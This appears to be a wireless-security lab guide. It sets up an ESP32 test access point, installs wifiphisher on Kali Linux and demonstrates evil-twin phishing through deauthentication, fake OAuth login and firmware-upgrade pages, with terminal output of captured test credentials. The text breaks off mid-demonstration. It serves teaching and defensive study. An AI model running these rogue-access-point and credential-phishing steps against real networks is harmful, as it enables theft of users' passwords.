

## **Objectives:**

The objective of the wifiphisher lab is to provide an interactive learning experience for individuals interested in understanding how wireless network attacks work and how to defend against them. Through hands-on experimentation, learners can develop practical skills in creating phishing attacks and manipulating wireless networks, as well as gain a deeper understanding of the security risks associated with using public Wi-Fi networks. Additionally, learners can explore countermeasures to protect themselves and their networks against such attacks. Ultimately, the wifiphisher lab aims to equip learners with the knowledge and skills needed to secure wireless networks and mitigate the risks of wireless attacks.

## **Platform:**

- Windows OS to use Arduino IDE
- ESP32 to create WiFi AP
- Kali Linux to perform an attack using wifiphisher.

## **What is WifiPhisher?**

Wifiphisher is a software tool designed for testing and improving wireless network security. It allows users to simulate and execute wireless network attacks by creating fake access points and phishing attacks to intercept and manipulate network traffic. By conducting these attacks, users can identify vulnerabilities and weaknesses in their network security, and take steps to address and improve them. Ultimately, the goal of Wifiphisher is to increase overall network security and protect against potential threats and attacks.

## **What is a Rogue Access point?**

A rogue access point is an unauthorized wireless access point that is connected to a network without the network administrator's knowledge or approval. This can create a security risk as the rogue access point can be used to intercept and manipulate network traffic, potentially exposing sensitive data to attackers. Rogue access points can be created intentionally by attackers or inadvertently by employees connecting their personal devices to the network.

## **How WiFiPhisher works?**

- Wifiphisher works by creating a fake wireless access point that mimics a legitimate network. When a user connects to the fake access point, Wifiphisher intercepts the user's network traffic and redirects them to a captive portal, which looks like a legitimate login page. The captive portal prompts the user to enter their login credentials, which are then captured by Wifiphisher.

- Wifiphisher can be configured to use a variety of phishing scenarios to trick users into entering their login credentials. For example, it might prompt the user to update their network credentials or claim that their session has timed out and they need to re-enter their login information.
- Once Wifiphisher has captured the user's login credentials, it can be used to access the user's account or the network itself. Wifiphisher can also be used to create a backdoor into the network or install malware on the user's device.
- Overall, Wifiphisher works by exploiting the trust of wireless network users and tricking them into giving up sensitive information, which can then be used to compromise the network or the user's device.

## Lab Tasks

### Create a WiFi Access point in ESP32

**Step 1:** Install and Launch Arduino

**Step 2:** Go to File > Preferences > Additional boards manager URLs and paste the following URLs

[http://arduino.esp8266.com/stable/package\\_esp8266com\\_index.json](http://arduino.esp8266.com/stable/package_esp8266com_index.json)

[https://dl.espressif.com/dl/package\\_esp32\\_index.json](https://dl.espressif.com/dl/package_esp32_index.json)

**Step 3:** Go to Tools > Boards > Board Manager and install ESP8266, ESP32

**Step 4:** Go to Tools > Boards > ESP32 > ESP32-DevKitC

**Step 5:** Connect ESP32 device to your device and then go to Tools > port and then select the port that ESP32 is taking.

**Step 6:** Go to File > New sketch and the paste following contents

```
#include <WiFi.h>
```

```
const char* ssid = "DEMO"; // Name of the Access Point
```

```
const char* password = "12345678"; // Password of the Access Point
```

```
void setup() {
```

```

Serial.begin(115200);

WiFi.softAP(ssid, password);

IPAddress IP = WiFi.softAPIP();

Serial.print("AP IP address: ");

Serial.println(IP);
}


void loop() {

    // Do nothing
}

```

You can replace ssid and password as your preference.

**Step 7:** Compile and upload the code into ESP32 device



The screenshot shows the Arduino IDE interface. The top menu bar includes File, Edit, Sketch, Tools, and Help. The toolbar shows icons for opening files, saving, compiling, and uploading. The main editor window displays the code from the previous block, with line numbers 1 through 17. The code defines a sketch named 'sketch\_mar3a.ino'. It includes the WiFi.h library, defines constants for the SSID and password, and implements a setup function that initializes the serial port and starts the soft access point. The loop function is empty, containing only a comment. The bottom panel shows the 'Output' window, which displays the progress of the compilation and upload. It shows the code being written to the device in blocks, the total size of the code, and the time taken to upload. The output also shows the device's response, including the IP address of the soft access point.

```

1 #include <WiFi.h>
2
3 const char* ssid = "DEMO"; // Name of the Access Point
4 const char* password = "12345678"; // Password of the Access Point
5
6 void setup() {
7     Serial.begin(115200);
8     WiFi.softAP(ssid, password);
9     IPAddress IP = WiFi.softAPIP();
10    Serial.print("AP IP address: ");
11    Serial.println(IP);
12}
13
14 void loop() {
15     // Do nothing
16 }
17

```


Output

```

Writing at 0x00050000... (70 %)
Writing at 0x00054000... (75 %)
Writing at 0x00058000... (79 %)
Writing at 0x0005c000... (83 %)
Writing at 0x00060000... (87 %)
Writing at 0x00064000... (91 %)
Writing at 0x00068000... (95 %)
Writing at 0x0006c000... (100 %)
Wrote 635616 bytes (389148 compressed) at 0x00010000 in 6.3 seconds (effective 887.6 kbit/s)...
Hash of data verified.
Compressed 3072 bytes to 128...
Writing at 0x00000000... (100 %)
Wrote 3072 bytes (128 compressed) at 0x00000000 in 0.0 seconds (effective 2048.0 kbit/s)...
Hash of data verified.
Leaving...
Hard resetting via RTS pin...

```

Ln 12, Col 2 DOIT ESP32 DEVKIT V1 on COM7



## Install WifiPhisher in Kali Linux

### Step 1: Update and upgrade the Kali Linux

```
$ sudo apt-get update && apt-get upgrade
```

### Step 2: Install the required dependencies

```
$ sudo apt-get install hostapd dnsmasq python3-pyric python3-jinja2 libnl-3-dev libnl-genl-3-dev
```

### Step 3: Clone the Wifiphisher repository from GitHub and install the setup file

```
$ git clone https://github.com/wifiphisher/wifiphisher.git
```

```
$ cd wifiphisher
```

```
$ sudo python3 setup.py install
```

**Alternatively,** you can install the WifiPhisher directory from the repository


```
$ sudo apt-get update && apt-get upgrade
```

```
$ sudo apt-get install wifiphisher
```


#### Step 4: Stop Network Manager and start WifiPhisher

```
$ sudo systemctl stop NetworkManager
```

```
$ sudo wifiphisher
```


A terminal window on a Kali Linux system showing the execution of the wifiphisher command. The output displays various initialization steps including starting the service, detecting the timezone, selecting the wlan0 interface, and configuring the rogue access point with specific MAC addresses and DHCP settings. A large, semi-transparent Kali Linux logo is visible in the background of the terminal.

```
(root@kali)-[~]
# wifiphisher
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2023-03-03 20:54
[*] Timezone detected. Setting channel range to 1-13
[*] Selecting wlan0 interface for the deauthentication attack
[*] Selecting wifiphshr-wlan0 interface for creating the rogue Access Point
[*] Changing wifiphshr-wlan0 MAC addr (BSSID) to 00:00:00:bf:06:36
[*] Changing wifiphshr-wlan0 MAC addr (BSSID) to 00:00:00:40:c8:d1
[*] Cleared leases, started DHCP, set up iptables
```

A screenshot of the wifiphisher web interface. At the top, it shows navigation options: [Esc] Quit, [Up Arrow] Move Up, and [Down Arrow] Move Down. Below this is a table of detected wireless networks. The first row is highlighted in blue. A large, semi-transparent Kali Linux logo is visible in the background.


ESSID	BSSID	CH	PWR	ENCR	CLIENTS	VENDOR
DEMO	94:b9:7e:e2:ce:e1	1	100%	WPA2	0	Unknown
			100%	WPA2	0	Unknown
			66%	WPA2	0	Unknown
			38%	WPA2	1	Ubiquiti Networks
			32%	WPA2	0	Unknown
			30%	WPA2	0	Unknown

Select your AP and continue




Select the method you want to use to attack the target AP.


## Demonstration 1: OAuth login page



In this type of attack, wifiphisher creates fake APs and tries to users to ensure that it is legitimate. Sometimes it can be in the form of familiar SSIDs, and sometimes it can be in the form of open Wi-Fi.

### On the user side





When user submits his information in this phishing page, attacker will get login information in the plain text.

```
(root@kali)-[~]
# wifiphisher
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2023-03-03 20:54
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wlan0 interface for the deauthentication attack
[+] Selecting wfpshshr-wlan0 interface for creating the rogue Access Point
[+] Changing wfpshshr-wlan0 MAC addr (BSSID) to 00:00:00:bf:06:36
[+] Changing wfpshshr-wlan0 MAC addr (BSSID) to 00:00:00:40:c8:d1
[*] Cleared leases, started DHCP, set up iptables
[+] Selecting OAuth Login Page template
[*] Starting the fake access point...
[*] Starting HTTP/HTTPS server at ports 8080, 443
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials:
@fphshr-email=abc@test.com&wfpshshr-password=NiceTryBuddy
[!] Closing
```

Here you can see that the password has been retrieved in the attacking machine.




## Demonstration 2: Firmware Upgrade page

```
root@kali: ~  
File Actions Edit View Help  
Options: [Up Arrow] Move Up [Down Arrow] Move Down  
  
Available Phishing Scenarios:  
  
1 - OAuth Login Page  
  A free Wi-Fi Service asking for social network credentials to authenticate via OAuth.  
  
2 - Firmware Upgrade Page  
  A router configuration page without logos or brands asking for WPA/WPA2 password due to a  
  firmware upgrade. Mobile-friendly.  
  
3 - Network Manager Connect  
  The idea is to imitate the behavior of the network manager by first showing the  
  browser's "Connection Failed" page and then displaying the victim's network manager window through the page  
  asking for the pre-shared key.  
  
4 - Browser Plugin Update  
  A generic browser plugin update page that can be used to serve payloads to the  
  victims.  
  
YOU HAVE SELECTED firmware-upgrade
```

```
root@kali: ~  
File Actions Edit View Help  
  
Extensions feed:  
Victim 1a:30:89:18:a0:12 probed for WLAN with ESSID: 'DEMO' (Evil Twin)  
  
Connected Victims:  
1a:30:89:18:a0:12 10.0.0.86 Unknown Android  
c2:b8:70:00:08:73 10.0.0.33 Unknown Android  
  
HTTP requests:  
[*] GET request from 10.0.0.33 for http://connectivitycheck.gstatic.com/generate_204  
[*] GET request from 10.0.0.33 for http://10.0.0.1/  
[*] GET request from 10.0.0.86 for http://connectivitycheck.gstatic.com/generate_204  
[*] GET request from 10.0.0.86 for http://10.0.0.1/  
[*] GET request from 10.0.0.86 for http://connectivitycheck.gstatic.com/generate_204
```

On the user side:



In the attacking machine

```
the Android tool view help
Extensions feed:
Victim 1a:30:89:18:a0:12 probed for WLAN with ESSID: 'DEMO' (Evil Twin)

Connected Victims:
1a:30:89:18:a0:12 10.0.0.86 Unknown Android
c2:b8:70:00:08:73 10.0.0.33 Unknown Android

HTTP requests:
[*] GET request from 10.0.0.86 for http://connectivitycheck.gstatic.com/generate_204
[*] GET request from 10.0.0.86 for http://www.google.com/gen_204
[*] GET request from 10.0.0.86 for http://connectivitycheck.gstatic.com/generate_204
[*] GET request from 10.0.0.86 for http://play.googleapis.com/generate_204
[*] POST request from 10.0.0.86 with wfphshr-wpa-password=NiceTryDude
```

## Demonstration 3: Network Manager connect

```
root@kali: ~
File Actions Edit View Help
Options: [Up Arrow] Move Up [Down Arrow] Move Down

Available Phishing Scenarios:

1 - OAuth Login Page
  A free Wi-Fi Service asking for social network credentials to authenticate via OAuth.

2 - Firmware Upgrade Page
